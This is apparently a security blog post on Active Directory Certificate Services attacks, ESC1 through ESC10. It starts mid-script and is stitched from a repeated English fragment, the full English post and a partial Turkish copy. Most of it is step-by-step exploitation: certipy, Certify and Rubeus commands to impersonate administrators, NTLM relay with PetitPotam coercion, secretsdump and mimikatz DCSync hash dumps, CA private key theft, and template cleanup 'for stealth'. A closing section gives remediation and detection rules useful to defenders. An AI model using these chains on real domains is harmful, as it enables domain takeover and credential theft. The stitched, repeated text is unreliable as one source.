  "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local" `
  -Filter {objectClass -eq "pKICertificateTemplate"} `
  -Properties msPKI-Certificate-Name-Flag, msPKI-Enrollment-Flag, pKIExtendedKeyUsage

foreach ($t in $templates) {
  $nameFlag = $t."msPKI-Certificate-Name-Flag"
  $enrollFlag = $t."msPKI-Enrollment-Flag"

  if ($nameFlag -band 0x1) {
    Write-Warning "[ESC1 Candidate] Template: $($t.Name) — ENROLLEE_SUPPLIES_SUBJECT set"
  }
  if ($enrollFlag -band 0x80000) {
    Write-Warning "[ESC9 Candidate] Template: $($t.Name) — NO_SECURITY_EXTENSION set"
  }
}
References and Further Reading
- "Certified Pre-Owned" — Will Schroeder & Lee Christensen, SpecterOps (2021): https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- certipy — Oliver Lyak: https://github.com/ly4k/Certipy
- Certify — Will Schroeder (GhostPack): https://github.com/GhostPack/Certify
- PetitPotam — topotam: https://github.com/topotam/PetitPotam
- impacket — SecureAuth / Fortra: https://github.com/fortra/impacket
- Microsoft ADCS Documentation: https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/
- KB5014754 — Microsoft certificate mapping changes (May 2022)
- BloodHound ADCS Support — Rohan Vazarkar & Andrew Robbins (BloodHound 4.2+)
- Coercer — p0dalirius: https://github.com/p0dalirius/Coercer
Introduction: The Dark Side of PKI
Active Directory Certificate Services (ADCS) is Microsoft's enterprise Public Key Infrastructure solution. It handles internal certificate management, smart card authentication, VPN certificates, email encryption, and code signing. The vast majority of enterprise Active Directory environments have at least one ADCS server running — and these servers have operated under the radar of security assessments for decades.
In 2021, Will Schroeder and Lee Christensen from SpecterOps published a monumental technical research paper titled "Certified Pre-Owned". This paper documented 8 distinct attack categories (ESC1–ESC8) showing how ADCS can be weaponized for domain compromise. Their finding was striking: a single ADCS misconfiguration can surrender a domain with a single certipy command.
In this post we'll examine every attack vector from ESC1 through ESC8 (with brief coverage of ESC9/ESC10), including the technical prerequisites for each, LDAP attribute names, OID values, and step-by-step exploitation walkthroughs.
ADCS Architecture: Core Concepts
Root CA vs Enterprise CA
ADCS has two fundamental CA types:
- Root CA: Sits at the top of the PKI hierarchy. Its certificate is self-signed. Best practice dictates it remains offline/air-gapped and never directly issues certificates.
- Subordinate / Enterprise CA: Has a certificate signed by the Root CA. Integrates with Active Directory and issues certificates to domain members. Typically named something like
CORP-CA.
The Enterprise CA is registered in Active Directory at:
CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local
What Is a Certificate Template?
A certificate template is a policy object defining how a CA produces certificates. In LDAP, templates live at:
CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local
Each template carries these critical attributes:
| Attribute | Purpose |
|---|---|
msPKI-Certificate-Name-Flag |
SAN control — ESC1 lives here |
msPKI-Enrollment-Flag |
Manager approval requirement |
pKIExtendedKeyUsage |
EKU OID list |
msPKI-RA-Signature |
Enrollment agent signature requirement |
nTSecurityDescriptor |
Template ACL — ESC4 lives here |
msPKI-Certificate-Application-Policy |
Application policies |
EKU OIDs and Their Meaning
Extended Key Usage specifies what a certificate may be used for:
| OID | Name | ADCS Relevance |
|---|---|---|
1.3.6.1.5.5.7.3.2 |
Client Authentication | Required for ESC1/ESC2 |
1.3.6.1.5.2.3.4 |
PKINIT Client Auth | Kerberos PKINIT authentication |
1.3.6.1.4.1.311.20.2.2 |
Smart Card Logon | Windows smart card login |
2.5.29.37.0 |
Any Purpose | ESC2 — all purposes allowed |
1.3.6.1.4.1.311.20.2.1 |
Enrollment Agent | ESC3 — enroll on behalf of others |
1.3.6.1.5.5.7.3.3 |
Code Signing | Code signing |
The Enrollment Process
- Client generates a Certificate Signing Request (CSR)
- CSR is submitted to the CA (via RPC, DCOM, or HTTP certsrv)
- CA validates against template policy
- If no approval required (
CT_FLAG_PEND_ALL_REQUESTSabsent), certificate is issued immediately - Certificate is added to the client's certificate store
Discovery: Mapping the Environment
certipy — Finding Vulnerable Templates
# Basic vulnerable template scan
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout

# JSON output for BloodHound (legacy format)
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -old-bloodhound

# All template details (including non-vulnerable)
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -stdout

# Pass-the-Hash
certipy find -u jdoe@corp.local -hashes ':NT_HASH_HERE' -dc-ip 10.10.10.10 -vulnerable -stdout

# Kerberos ticket
certipy find -u jdoe@corp.local -k -no-pass -dc-ip 10.10.10.10 -vulnerable -stdout
From Windows: Certify.exe
# Find all vulnerable templates
Certify.exe find /vulnerable /currentuser

# List all templates with permissions
Certify.exe find /showAllPermissions

# Query a specific CA
Certify.exe find /ca:CORP-CA /vulnerable

# With PKIAudit module
Import-Module PKIAudit
Get-PKIAuditSettings -CA 'corp.local\CORP-CA'
Invoke-PKIAudit
Manual LDAP Discovery
# Find templates with ESC1 potential via ldapsearch
ldapsearch -H ldap://10.10.10.10 \
  -D "jdoe@corp.local" -w 'Password123' \
  -b "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local" \
  "(msPKI-Certificate-Name-Flag:1.2.840.113556.1.4.803:=1)" \
  msPKI-Certificate-Name-Flag msPKI-Enrollment-Flag pKIExtendedKeyUsage
BloodHound ADCS Edges
BloodHound 4.2+ includes ADCS-specific edges:
Enroll— Enrollment rights on a templateGenericWrite— Can modify the template (ESC4)WriteDACL— Can modify template DACL (ESC4)ManageCertificates— Certificate management on the CA (ESC7)ManageCA— Can change CA configuration (ESC7)
ESC1 — ENROLLEE_SUPPLIES_SUBJECT: The Most Common ADCS Vulnerability
ESC1 is the most frequently encountered and most impactful ADCS vulnerability. The attacker can specify the Subject Alternative Name (SAN) field during enrollment, enabling impersonation of any domain user — including Domain Admin.
The Four Required Conditions
Condition 1 — CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT:
The following flag must be set on the template:
msPKI-Certificate-Name-Flag: CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT (0x00000001)
This flag tells the CA "the person enrolling can specify the SAN themselves."
Condition 2 — Client Authentication EKU:
The template must include at least one of:
pKIExtendedKeyUsage: 1.3.6.1.5.5.7.3.2   (Client Authentication)
pKIExtendedKeyUsage: 1.3.6.1.5.2.3.4      (PKINIT Client Auth)
pKIExtendedKeyUsage: 1.3.6.1.4.1.311.20.2.2  (Smart Card Logon)
pKIExtendedKeyUsage: 2.5.29.37.0           (Any Purpose)
Without one of these, the obtained certificate cannot be used to authenticate via Kerberos PKINIT.
Condition 3 — No Manager Approval:
msPKI-Enrollment-Flag: 0x00000000 (CT_FLAG_PEND_ALL_REQUESTS must be ABSENT)
If CT_FLAG_PEND_ALL_REQUESTS (0x00000002) is set, all enrollment requests await CA manager review — ESC1 is blocked.
Condition 4 — Low-Privilege Users Can Enroll:
The template DACL must contain an ACE such as:
Allow: CORP\Domain Users — Certificate-Enrollment (Extended Right: 0F58D46F-5A46-11D1-86F6-00C04FB9988E)
or
Allow: NT AUTHORITY\Authenticated Users — Certificate-Enrollment
certipy ESC1 Attack — Step by Step
# Step 1: Find the vulnerable template
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout
# Output: "[!] ESC1 — 'VulnerableTemplate'"

# Step 2: Request certificate with Administrator UPN
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template VulnerableTemplate \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Output:
# [*] Requesting certificate via RPC
# [*] Successfully requested certificate
# [*] Request ID is 42
# [*] Got certificate with UPN 'administrator@corp.local'
# [*] Saved certificate and private key to 'administrator.pfx'

# Step 3: Authenticate with certificate via Kerberos PKINIT
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local

# Output:
# [*] Using principal: administrator@corp.local
# [*] Got TGT
# [*] Saved credential cache to 'administrator.ccache'
# [*] Got NT hash for 'administrator@corp.local': 31d6cfe0d16ae931b73c59d7e0c089c0

# Step 4: Use NT hash with secretsdump
python3 secretsdump.py \
  -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 \
  administrator@10.10.10.10

# Or Pass-the-Hash shell
python3 wmiexec.py \
  -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 \
  administrator@10.10.10.10
From Windows: Certify + Rubeus
# Step 1: Request the certificate
Certify.exe request /ca:CORP-CA /template:VulnerableTemplate /altname:administrator

# Convert the output PEM to PFX (on Linux):
# openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out administrator.pfx

# Step 2: Get TGT with Rubeus
Rubeus.exe asktgt /user:administrator /certificate:administrator.pfx /password:"" /nowrap

# Step 3: Import the TGT
Rubeus.exe ptt /ticket:BASE64_TICKET_HERE

# Step 4: DCSync
mimikatz.exe "lsadump::dcsync /domain:corp.local /all" "exit"
Why Is ESC1 So Dangerous?
- No elevated privileges required: Any Domain Users member can execute the attack.
- Domain Admin in three commands: Enrollment → TGT → NT hash, done.
- Minimal logging: Certificate enrollment looks legitimate; only the UPN value is anomalous.
- Persistent access: The certificate is valid for its full lifetime (typically 1-2 years).
ESC2 — Any Purpose EKU: The Unrestricted Certificate
ESC2 applies when a template's EKU contains szOID_ANY_APPLICATION_POLICY (2.5.29.37.0) or when the EKU field is completely empty.
Technical Detail
pKIExtendedKeyUsage: 2.5.29.37.0  (Any Purpose)
# OR: EKU field is empty (all uses permitted by default)
The Any Purpose EKU means the certificate is valid for any use — Kerberos authentication, enrollment agent use, code signing, etc. This satisfies the Client Authentication requirement from ESC1.
ESC2 Attack Vector
# Obtain cert from ESC2 template (no SAN needed if only using as enrollment agent)
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template AnyPurposeTemplate \
  -dc-ip 10.10.10.10

# Use this certificate in ESC3 attack as an enrollment agent
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -on-behalf-of 'corp\administrator' \
  -pfx anypurpose.pfx \
  -dc-ip 10.10.10.10
ESC2 alone is limited if there's no SAN control; it becomes very dangerous as an ESC3 pivot point.
ESC3 — Certificate Request Agent: Enrolling on Behalf of Others
ESC3 is a chain attack using two different certificate templates. The first template has the Enrollment Agent EKU, and the second permits the agent certificate to be used to enroll on behalf of other users.
Prerequisites
Template 1 — Enrollment Agent Template:
- EKU:
szOID_ENROLLMENT_AGENT (1.3.6.1.4.1.311.20.2.1) - Enrollment: Domain Users
- Approval: Not required
Template 2 — On-Behalf-Of Permission:
msPKI-RA-Signature: 0(no enrollment agent signature required)- OR the enrollment agent has enrollment rights on the second template
certipy ESC3 Attack
# Step 1: Obtain Enrollment Agent certificate
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template ESC3-CertRequestAgent \
  -dc-ip 10.10.10.10
# Output: jdoe.pfx (enrollment agent certificate)

# Step 2: Use agent cert to enroll for administrator
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -on-behalf-of 'corp\administrator' \
  -pfx jdoe.pfx \
  -dc-ip 10.10.10.10
# Output: administrator.pfx

# Step 3: Authenticate
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
ESC4 — Template Access Control Abuse: DACL Manipulation
ESC4 is the attack where a user with write permissions on a template (GenericWrite, WriteDACL, WriteOwner, or GenericAll) can transform that template into an ESC1-vulnerable one.
Prerequisites
On the target template:
- GenericWrite ACE, or
- WriteDACL ACE, or
- WriteOwner ACE, or
- GenericAll ACE
certipy ESC4 Attack
# Step 1: Save current template configuration (for cleanup)
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -save-old \
  -dc-ip 10.10.10.10
# Output: VulnerableTemplate.json (backup)

# Step 2: Convert template to ESC1-vulnerable
# certipy automatically:
# - Adds CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT to msPKI-Certificate-Name-Flag
# - Removes CT_FLAG_PEND_ALL_REQUESTS
# - Grants Domain Users enrollment rights
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -dc-ip 10.10.10.10

# Step 3: Execute ESC1 attack
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template VulnerableTemplate \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Step 4: Authenticate
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10

# Step 5: CLEANUP — restore template (important for stealth)
certipy template \
  -u jdoe@corp.local \
  -p 'Password123' \
  -template VulnerableTemplate \
  -configuration VulnerableTemplate.json \
  -dc-ip 10.10.10.10
ESC5 — PKI Object DACL: Infrastructure Control
ESC5 covers DACL vulnerabilities on the CA object itself or PKI containers. This is a broad category including:
- WriteDACL on CA Object: Write permission on
CN=CORP-CA,CN=Enrollment Services,... - DACL on PKI Containers: Permissions on
CN=Public Key Services,... - Administrative rights on the CA machine itself
ESC5 provides control of the PKI infrastructure in the domain.
BloodHound Query for ESC5
MATCH (u:User)-[:WriteDACL|GenericWrite|GenericAll]->(c:Domain)
WHERE c.name CONTAINS "CA"
RETURN u, c
ESC6 — EDITF_ATTRIBUTESUBJECTALTNAME2: CA-Level Flag
ESC6 stems from the EDITF_ATTRIBUTESUBJECTALTNAME2 flag set on the CA itself. This flag allows SAN specification in any template — even those without CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT.
Checking the Flag
# Check via certutil (from Windows)
certutil -config "corp.local\CORP-CA" -getreg "policy\EditFlags"

# If 0x00040000 (EDITF_ATTRIBUTESUBJECTALTNAME2) appears in output — ESC6!
# Example output:
# EditFlags REG_DWORD = 0x15014e (1380686)
# Bits: EDITF_ATTRIBUTESUBJECTALTNAME2 (0x00040000) SET

# certipy also detects this
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout
# [!] ESC6 — CA 'CORP-CA': EDITF_ATTRIBUTESUBJECTALTNAME2 set
ESC6 Attack
# With EDITF_ATTRIBUTESUBJECTALTNAME2 active, specify UPN even on standard User template
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template User \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10

# Then authenticate
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
Important Note
Microsoft's KB5014754 update (May 2022) introduced certificate mapping changes that disable EDITF_ATTRIBUTESUBJECTALTNAME2 effects on newer systems. However, legacy systems may still have this flag active.
ESC7 — CA Access Control: ManageCA and ManageCertificates
ESC7 covers scenarios where a user holds ManageCA or ManageCertificates rights on the CA.
ManageCA (CA Administrator)
ManageCA grants:
- Modifying CA configuration
- Activating
EDITF_ATTRIBUTESUBJECTALTNAME2→ ESC6 - Creating new administrative accounts
- Renewing CA certificates
ManageCertificates (Certificate Manager)
ManageCertificates grants:
- Approving pending enrollment requests → ESC7 sub-vector
- Revoking certificates
ESC7 Attack — via SubCA Template
# Step 1: Enable the SubCA template with ManageCA rights
certipy ca \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -enable-template SubCA \
  -dc-ip 10.10.10.10

# Step 2: Request cert with SubCA template and administrator UPN
# (Request will be PENDING or DENIED due to SubCA requiring approval)
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -template SubCA \
  -upn administrator@corp.local \
  -dc-ip 10.10.10.10
# Output: Request ID: 87 (DENIED state)

# Step 3: Approve the denied request with ManageCA rights
certipy ca \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -issue-request 87 \
  -dc-ip 10.10.10.10

# Step 4: Retrieve the approved certificate
certipy req \
  -u jdoe@corp.local \
  -p 'Password123' \
  -ca CORP-CA \
  -retrieve 87 \
  -dc-ip 10.10.10.10
# Output: administrator.pfx

# Step 5: Authenticate
certipy auth \
  -pfx administrator.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local
ESC8 — NTLM Relay to HTTP Enrollment: The Chain Attack
ESC8 is ADCS's most spectacular attack vector. By combining NTLM relay with a coercion technique like PetitPotam, an attacker obtains a certificate issued to the Domain Controller's machine account. This certificate is used to extract the DC's NT hash, then DCSync compromises the entire domain.
Prerequisites
- certsrv HTTP endpoint active:
http://ca01/certsrv/must be reachable - NTLM authentication enabled: IIS accepts NTLM
- EPA (Extended Protection for Authentication) DISABLED: Disabled by default in most deployments
- HTTPS not enforced: HTTP relay must be possible
Detection
# Check for certsrv endpoint
curl -I http://ca01/certsrv/
# HTTP/1.1 401 Unauthorized with WWW-Authenticate: NTLM → ESC8 possible

# certipy detection
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -stdout
# [!] ESC8 — 'CORP-CA': HTTP enrollment enabled without EPA
Full Attack Chain — 3 Terminals
Terminal 1: NTLM Relay Listener
impacket-ntlmrelayx \
  -t http://ca01/certsrv/ \
  --adcs \
  --template DomainController \
  -smb2support \
  --no-http-server
Terminal 2: DC Coercion (PetitPotam)
# Coerce DC to authenticate to attacker's relay listener
python3 PetitPotam.py \
  -u jdoe \
  -p 'Password123' \
  -d corp.local \
  192.168.1.50 \
  10.10.10.10

# Alternative coercion techniques:
# PrinterBug (MS-RPRN)
python3 printerbug.py corp.local/jdoe:'Password123'@10.10.10.10 192.168.1.50

# DFSCoerce
python3 dfscoerce.py -u jdoe -p 'Password123' -d corp.local 192.168.1.50 10.10.10.10

# Coercer (tries all coercion vectors automatically)
Coercer coerce -l 192.168.1.50 -t 10.10.10.10 -u jdoe -p 'Password123' -d corp.local
Terminal 3: Authentication and DCSync
# After ntlmrelayx succeeds, dc01.pfx is obtained
certipy auth \
  -pfx dc01.pfx \
  -dc-ip 10.10.10.10 \
  -domain corp.local

# Output:
# [*] Got TGT
# [*] NT hash for 'DC01$': 8f3b4c2d1a9e5f7b2c4d6e8a1b3c5d7e

# Dump all domain hashes with secretsdump
python3 secretsdump.py \
  -hashes ':8f3b4c2d1a9e5f7b2c4d6e8a1b3c5d7e' \
  'corp.local/DC01$@10.10.10.10'

# Output:
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e4e2c6abb16a5b7ab1b58c2a5e5a9d1c:::
Why ESC8 Is So Dangerous
- Any network host can attack: Even a non-domain-joined host if anonymous coercion is possible.
- No template configuration changes: Uses existing infrastructure entirely.
- Domain Controller impersonation: Machine account cert grants maximum privileges.
- Limited log footprint: HTTP enrollment appears as normal CA traffic.
ESC9 and ESC10 — Weak Certificate Mapping
ESC9 — No Security Extension
Condition: CT_FLAG_NO_SECURITY_EXTENSION (0x80000) set in msPKI-Enrollment-Flag
This flag prevents the szOID_NTDS_CA_SECURITY_EXT (1.3.6.1.4.1.311.25.2) extension from being included in issued certificates. This extension binds a certificate to an Active Directory SID. Without it, weaker UPN-based mapping is used.
ESC10 — Weak Certificate Mapping via GenericWrite
# Prerequisite: GenericWrite on target user
# Step 1: Change target user's UPN
python3 bloodyAD.py \
  -u jdoe -p 'Password123' -d corp.local --host 10.10.10.10 \
  set object victim userPrincipalName -v administrator@corp.local

# Step 2: Request certificate (UPN is now administrator)
certipy req \
  -u jdoe@corp.local -p 'Password123' \
  -ca CORP-CA -template User -dc-ip 10.10.10.10

# Step 3: Restore original UPN
python3 bloodyAD.py \
  -u jdoe -p 'Password123' -d corp.local --host 10.10.10.10 \
  set object victim userPrincipalName -v victim@corp.local

# Step 4: Authenticate as administrator
certipy auth -pfx jdoe.pfx -dc-ip 10.10.10.10 -domain corp.local
ADCS Domain Persistence
Certificate-Based Persistence
Even if a Domain Admin account's password is rotated, a valid certificate enables continued Kerberos PKINIT authentication:
# Obtain a certificate with long validity (e.g., User template valid 2 years)
certipy req -u administrator@corp.local -p 'Password' -ca CORP-CA -template User -dc-ip 10.10.10.10

# Even after password change, this cert remains valid for 2 years
certipy auth -pfx administrator.pfx -dc-ip 10.10.10.10
Golden Certificate — CA Private Key Exfiltration
If the CA's private key is extracted, any certificate can be forged:
# Extract CA private key with mimikatz (on the CA server)
mimikatz.exe "crypto::capi" "crypto::certificates /systemstore:local_machine /store:my /export" "exit"

# or
mimikatz.exe "lsadump::backupkeys /system:dc01.corp.local /export" "exit"
With this private key, certificates can be forged for any user indefinitely. Revoking this persistence requires regenerating the CA's private key (re-keying the CA).
Defenses and Detection
Preventive Controls
1. Regular ADCS Scanning
# Weekly automated scan (cron/task scheduler)
certipy find -u svc-scan@corp.local -p 'PASSWORD' -dc-ip 10.10.10.10 -vulnerable -output adcs-weekly-report
2. ESC1 Remediation
Remove CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT from the template:
# PKI MMC -> Certificate Templates -> Template Properties -> Subject Name
# Remove "Supply in the request" option
# Select "Build from this Active Directory information" instead

# Or via LDAP
Set-ADObject -Identity "CN=VulnerableTemplate,CN=Certificate Templates,..." `
  -Replace @{"msPKI-Certificate-Name-Flag"="0"}
3. Enable EPA on HTTP Enrollment (ESC8)
# Activate EPA for certsrv on IIS
Import-Module WebAdministration
Set-WebConfigurationProperty `
  -Filter "system.webServer/security/authentication/windowsAuthentication" `
  -PSPath "IIS:\Sites\Default Web Site\CertSrv" `
  -Name "extendedProtection.tokenChecking" `
  -Value "Required"
4. Disable EDITF_ATTRIBUTESUBJECTALTNAME2 (ESC6)
certutil -setreg "CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags" -EDITF_ATTRIBUTESUBJECTALTNAME2
net stop certsvc && net start certsvc
5. Strong Certificate Binding Enforcement (ESC9/ESC10)
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Kdc" `
  -Name "StrongCertificateBindingEnforcement" -Value 2 -Type DWord
6. Manager Approval on Sensitive Templates
# Enable in PKI MMC -> Certificate Templates -> Properties -> Issuance Requirements
# Check "CA certificate manager approval"
Detection: SIEM and Event Log Rules
| Event ID | Log Source | Description |
|---|---|---|
| 4886 | Security | Certificate requested (every enrollment) |
| 4887 | Security | Certificate issued (successful enrollment) |
| 4888 | Security | Certificate request denied |
| 4889 | Security | Certificate put in pending state |
| 4890 | Security | Settings changed for CA |
| 4896 | Security | Rows deleted from certificate database |
Critical Detection Rule — Anomalous UPN Request:
EventID = 4887
AND RequesterName != CertificateSubject
AND (
  CertificateSubject CONTAINS "administrator" OR
  CertificateSubject CONTAINS "krbtgt" OR
  CertificateSubject CONTAINS "DC01$"
)
Critical Detection Rule — Machine Account HTTP Enrollment:
EventID = 4887
AND RequesterName ENDSWITH "$"
AND RequestSource = "HTTP"
AND TemplateName = "DomainController"
Audit PowerShell Script
Import-Module ActiveDirectory

$templates = Get-ADObject -SearchBase `
  "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local" `
  -Filter {objectClass -eq "pKICertificateTemplate"} `
  -Properties msPKI-Certificate-Name-Flag, msPKI-Enrollment-Flag, pKIExtendedKeyUsage

foreach ($t in $templates) {
  $nameFlag = $t."msPKI-Certificate-Name-Flag"
  $enrollFlag = $t."msPKI-Enrollment-Flag"

  if ($nameFlag -band 0x1) {
    Write-Warning "[ESC1 Candidate] Template: $($t.Name) — ENROLLEE_SUPPLIES_SUBJECT set"
  }
  if ($enrollFlag -band 0x80000) {
    Write-Warning "[ESC9 Candidate] Template: $($t.Name) — NO_SECURITY_EXTENSION set"
  }
}
References and Further Reading
- "Certified Pre-Owned" — Will Schroeder & Lee Christensen, SpecterOps (2021): https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- certipy — Oliver Lyak: https://github.com/ly4k/Certipy
- Certify — Will Schroeder (GhostPack): https://github.com/GhostPack/Certify
- PetitPotam — topotam: https://github.com/topotam/PetitPotam
- impacket — SecureAuth / Fortra: https://github.com/fortra/impacket
- Microsoft ADCS Documentation: https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/
- KB5014754 — Microsoft certificate mapping changes (May 2022)
- BloodHound ADCS Support — Rohan Vazarkar & Andrew Robbins (BloodHound 4.2+)
- Coercer — p0dalirius: https://github.com/p0dalirius/Coercer
Giriş: PKI'nın Karanlık Yüzü
Active Directory Certificate Services (ADCS), Microsoft'un kurumsal ortamlar için sunduğu Public Key Infrastructure (PKI) çözümüdür. Şirket içi sertifika yönetimi, akıllı kart kimlik doğrulaması, VPN sertifikaları, e-posta şifreleme ve kod imzalama gibi kritik işlevleri yerine getirir. Kurumsal Active Directory ortamlarının büyük çoğunluğunda en az bir ADCS sunucusu bulunur — ve bu sunucular onlarca yıl boyunca güvenlik testlerinin radarına girmeden çalışmıştır.
2021 yılında SpecterOps'tan Will Schroeder ve Lee Christensen, "Certified Pre-Owned" başlıklı devasa bir teknik araştırma yayımladı. Bu araştırma, ADCS'in nasıl domain ele geçirme silahına dönüştürülebileceğini 8 farklı saldırı kategorisiyle (ESC1–ESC8) belgeledi. Araştırmacıların keşfi son derece çarpıcıydı: Bir ADCS yanlış yapılandırması, domain'i tek bir certipy komutuyla teslim edebilir.
Bu yazıda ESC1'den ESC8'e (ve ESC9/ESC10'a değinerek) tüm saldırı vektörlerini, her birinin teknik koşullarını, LDAP attribute'larını, OID değerlerini ve adım adım sömürü yöntemlerini inceleyeceğiz.
ADCS Mimarisi: Temel Kavramlar
Root CA vs Enterprise CA
ADCS'de iki temel CA türü vardır:
- Root CA (Kök Sertifika Otoritesi): PKI hiyerarşisinin en tepesinde yer alır. Kendi sertifikasını kendisi imzalar (self-signed). Kurumsal best practice'e göre offline tutulur ve doğrudan sertifika vermez.
- Subordinate / Enterprise CA (Alt Sertifika Otoritesi): Root CA tarafından imzalanmış bir sertifikaya sahiptir. Active Directory'e entegre çalışır ve domain üyelerine sertifika verir.
CORP-CAgibi isimler alır.
Enterprise CA, Active Directory'deki aşağıdaki container'larda kayıtlıdır:
CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local
Certificate Template Nedir?
Sertifika şablonu (certificate template), bir CA'nın nasıl sertifika üreteceğini tanımlayan bir politika nesnesidir. LDAP'ta şu yerde bulunur:
CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local
Her şablon, aşağıdaki kritik attribute'lara sahiptir:
| Attribute | Açıklama |
|---|---|
msPKI-Certificate-Name-Flag |
SAN kontrolü (ESC1 burada yaşar) |
msPKI-Enrollment-Flag |
Onay gereksinimi, PEND_ALL_REQUESTS |
pKIExtendedKeyUsage |
EKU OID listesi |
msPKI-RA-Signature |
Enrollment agent imzası gereksinimi |
nTSecurityDescriptor |
Template üzerindeki ACL (ESC4 burada) |
msPKI-Certificate-Application-Policy |
Application policies |
EKU OID'leri ve Anlamları
Extended Key Usage (EKU), bir sertifikanın hangi amaçla kullanılabileceğini belirtir:
| OID | Kullanım Adı | ADCS Relevansı |
|---|---|---|
1.3.6.1.5.5.7.3.2 |
Client Authentication | ESC1/ESC2 için gerekli |
1.3.6.1.5.2.3.4 |
PKINIT Client Auth | Kerberos PKINIT ile kimlik doğrulama |
1.3.6.1.4.1.311.20.2.2 |
Smart Card Logon | Windows akıllı kart girişi |
2.5.29.37.0 |
Any Purpose | ESC2 — tüm amaçlar için geçerli |
1.3.6.1.4.1.311.20.2.1 |
Enrollment Agent | ESC3 — başkası adına enrollment |
1.3.6.1.5.5.7.3.3 |
Code Signing | Kod imzalama |
Enrollment Süreci
- Client, bir Certificate Signing Request (CSR) oluşturur
- CSR, CA'ya gönderilir (RPC, DCOM veya HTTP certsrv)
- CA, template politikasını kontrol eder
- Onay gerekmiyorsa (CT_FLAG_PEND_ALL_REQUESTS yoksa) sertifika anında verilir
- Sertifika, client'ın sertifika deposuna (certificate store) eklenir
Keşif: Ortamı Haritalandırmak
Certipy ile Vulnerable Template Keşfi
# Temel vulnerable template taraması
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -vulnerable -stdout

# BloodHound için JSON çıktısı (eski format)
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -old-bloodhound

# Tüm template detayları (vulnerable olmayanlar dahil)
certipy find -u jdoe@corp.local -p 'Password123' -dc-ip 10.10.10.10 -stdout

# Pass-the-Hash ile
certipy find -u jdoe@corp.local -hashes ':NT_HASH_HERE' -dc-ip 10.10.10.10 -vulnerable -stdout

# Kerberos ticket ile
certipy find -u jdoe@corp.local -k -no-pass -dc-ip 10.10.10.10 -vulnerable -stdout
Windows'tan Certify.exe ile
# Tüm vulnerable template'leri bul
Certify.exe find /vulnerable /currentuser

# Tüm template'leri listele
Certify.exe find /showAllPermissions

# Belirli bir CA'yı sorgula
Certify.exe find /ca:CORP-CA /vulnerable

# PKIAudit modülü ile
Import-Module PKIAudit
Get-PKIAuditSettings -CA 'corp.local\CORP-CA'
Invoke-PKIAudit
LDAP ile Manuel Keşif
# ldapsearch ile ESC1 potansiyeli olan şablonları bul
ldapsearch -H ldap://10.10.10.10 \
  -D "jdoe@corp.local" -w 'Password123' \
  -b "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=corp,DC=local" \
  "(msPKI-Certificate-Name-Flag:1.2.840.113556.1.4.803:=1)" \
  msPKI-Certificate-Name-Flag msPKI-Enrollment-Flag pKIExtendedKeyUsage
BloodHound'da ADCS
